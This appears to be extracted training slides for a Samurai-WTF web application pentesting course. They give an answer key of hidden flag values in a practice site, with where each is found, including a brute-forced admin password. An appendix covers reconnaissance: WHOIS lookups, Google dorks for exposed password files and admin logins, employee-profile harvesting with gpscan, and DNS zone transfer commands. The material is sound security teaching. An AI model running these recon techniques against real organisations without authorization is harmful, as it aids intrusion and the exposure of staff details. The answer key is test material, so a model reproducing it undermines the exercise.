 - allowed HTTP method in OPTIONS method response
- Key 01 = a1d0c6e83f027327d8461063f4ac58a6
 - in TRACE file in web root
- Key 02 = 68d30a9594728bc39aa24be94b319d21
 - in header parameter "Server" on all responses
- Key 03 = 069059b7ef840f0c74a814ec9237b6ec
 - used as your session variable 50% of the time
- Key 04 = 006f52e9102a8d3be2fe5614f42ba989
 - html comment on index.php

Walkthrough: Keys 5-9

- Key 05 6f3ef77ac0e3619e98159e9b6febf557
 - ??? brute force password
- Key 06 = 03c6b06952c750899bb03d998e631860
 - GET parameter in /admin/index.php form submit
- Key 07 = 6883966 fd8 f918 a 4 a a 29 b e 29 d 2 c 386 fb
 - default text for "comment" field on contactus.php
- Key 08 = 6855456e2fe46a9d49d3d3af4f57443d
 - hidden field on support.php
- Key 09 8bf1211fd4b7b94528899de0a43b9fb3
 - currently not placed

Walkthrough: Keys 10-14

- Key 10 = b6f0479ae87d244975439c6124592772
 - meta tag on kevin.php
- Key 11 = 51d92be1c60d1db1d2e5e7a07da55b26
 - in unlinked directory "crack" in file called "key11"
- Key 12 = b337e84de8752b27eda3a12363109e80
 - DNS entry in a zone transfer
- Key 13 = ed265bc903a5a097f61d3ec064d96d2e
 - hidden in database (missing half the number)
- Key 14 daca41214b39c5dc66674d09081940f0
 - hidden outside of web root

Walkthrough: Keys 15-19

- Key 15 = 9cc138f8dc04cbf16240daa92d8d50e2
 - dissallow entry in robots.txt
- Key 16 = 2 dea 61 ee d4 bceec 564 a 00115 c 4d21334
 - Allowed domain in crossdomain.xml
- Key 17 = d14220ee66aeec73c49038385428ec4c
 - new HTTP header response value in all responses
- Key 18 2823f4797102ce1a1aec05359cc16dd9
 - default directory in web root
- Key 19 = 9e3cfc48eccf81a0d57663e129aef3cb
 - brute force password "abc123" on /admin/index.php

Next Steps

- We will all continue to learn
- A few things will help us down that path
 - Continue exploring the tools
 - Build a test lab
 - Teach others
 - Join projects

Contact Information

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APPENDICES

Extra material if time allows...



RECON

The most under utilized steps ...



Recon Outline

- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

Domain and IP Registrations

What is WHOIS & RIRs?

- A protocol for searching Internet registration databases based on RFC 3912 for domain names, IPs, and autonomous systems (AS)
- Regional IP Registrars: AfriNIC, APNIC, ARIN, LACNIC, RIPE

Common tools to use:

- "whois" command line tool (standard with Linux and Macs)
- http://www.whois.net or http://www.internic.net/whois.html

Examples to Try:

- whois secureideas.net
- whois 66.135.50.185
- whois "kevin johnson" (should fail, why?)
- whois –h whois.arin.net "kevin johnson"

WHOIS Findings

- Contact Information
 - Employees / Users: Denise Johnson, Frank DiMaggio
 - Address: 661 Blanding Blvd., S.103 #351, Orange Park, Florida 32073
 - Phone: 904-403-8024
 - Emails: denise@secureideas.net, frank@secureideas.net
- Owned Domain Names
 - secureideas.net (5/20/2003 5/20/2012, updated (bi)annually)
- Name Servers:
 - NS1.SECUREIDEAS.NET (66.135.50.185)
 - NS2.SECUREIDEAS.NET (66.135.47.101)
- Registrar: GoDaddy.com
- ISP or Hosting Provider: ServerBeach (San Antonio, TX)
 - SERVER-17 (possible SERVER-32 & SERVER-33)
 - AS13768 & 66.135.32.0/19

Google Hacking / Google Dorks

- What is Google hacking?
 - Using Google advanced operators to search for "interesting" information
 - Jonny Long's GHDB
 - http://www.hackersforcharity.org/ghdb
 - Also great for Social Network Farming

• Examples:

- intitle:"Index+of..etc"+passwd
- intitle:admin+intitle:login
- intitle:index.of.private
- intitle:"ColdFusion+Administrator+Login"
- filetype:asmx OR filetype:jws
- inurl:asmx?wsdl OR inurl:jws?wsdl

Social Networks

- Precursor to Social Networks
 - Usenet (Google Groups Deja News acquisition)
 - Mailing lists
 - Web Forums
- Modern day Social Networks
 - Facebook
 - Linkedin
 - Myspace
 - Twitter
 - Ning
 - Orkut

Top 10 Sectors by Share of U.S. Internet Time				
RANK	Category	Share of Time June 2010	Share of Time June 2009	% Change in Share of Time
1	Social Networks	22.7%	15.8%	43%
2	Online Games	10.2%	9.3%	10%
3	E-mail	8.3%	11.5%	-28%
4	Portals	4.4%	5.5%	-19%
5	Instant Messaging	4.0%	4.7%	-15%

Several methods exist to harvest data from these site

gpscan

- Author: Robin Wood
- Site: http://www.digininja.org/projects/gpscan.php
- Purpose: Uses Google to search for Google Profiles (gp) of individuals working at specific companies
- Language: Ruby
- Syntax: gpscan.rb <company_name>
- Examples to try:

```
./gpscan.rb redhat
./gpscan.rb owasp
./gpscan.rb google
./gpscan.rb "hewlett packard"
```

Changes in the service interface (or API), e.g. Google, might break the tool/script!

DNS Interrogation

Common tools:

- host (default on Linux and Macs)
- dig (default on Linux and Macs)
- nslookup (default on everything)

Forward lookups:

```
host www.samurai-wtf.org
dig www.samurai-wtf.org
nslookup www.samurai-wtf.org
```

Reverse lookups:

```
host 66.135.50.185
dig -x 66.135.50.185
nslookup 66.135.50.185
```

DNS Zone Transfers

- Made so administrators don't have to update each DNS server separately (DNS server synchronization)
- Often left wide open internally and occasionally to the Internet
- Must query an authoritative server for the domain
- Make sure you try all authoritative servers, only one might work
- Examples to try:

```
dig -t AXFR secureideas.net
```

(should fail, why?)

dig -t NS secureideas.net

dig -t AXFR secureideas.net @ns1.secureideas.net

dig -t AXFR secureideas.net @ns2.secureideas.net

host -la secureideas.net

(should work, why?)

host -t ns secureideas.net

host -la secureideas.net ns1.secureideas.net

host -la secureideas.net ns2.secureideas.net

Fierce Domain Scanner

- Author: RSnake
- Site: http://ha.ckers.org/fierce
- Purpose: Performs forward and reverse lookups recursively until target IPs and domains are exhausted (wordlist based)
- Language: Perl
- Syntax:

```
./fierce.pl -dns <target_domain>
```

Examples to try:

./fierce.pl -dns secureideas.net

Upcoming Samurai-WTF Courses

- Black Hat USA Las Vegas, Nevada
 - July 30-31 (Saturday Sunday)
 - Aug. 1-2 (Monday Tuesday)
- OWASP AppSec North America Minneapolis
 - Sep. 20-21 (Tuesday Wednesday)
- Black Hat UAE Abu Dhabi
 - Dec. 12-13 (Monday Tuesday)
- Other Possibilities:
 - OWASP AppSec Latin America Brazil (Oct.)
 - OWASP AppSec Asia China (Nov.)

Tool Intro Template

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

XXX Exercise



XXX Findings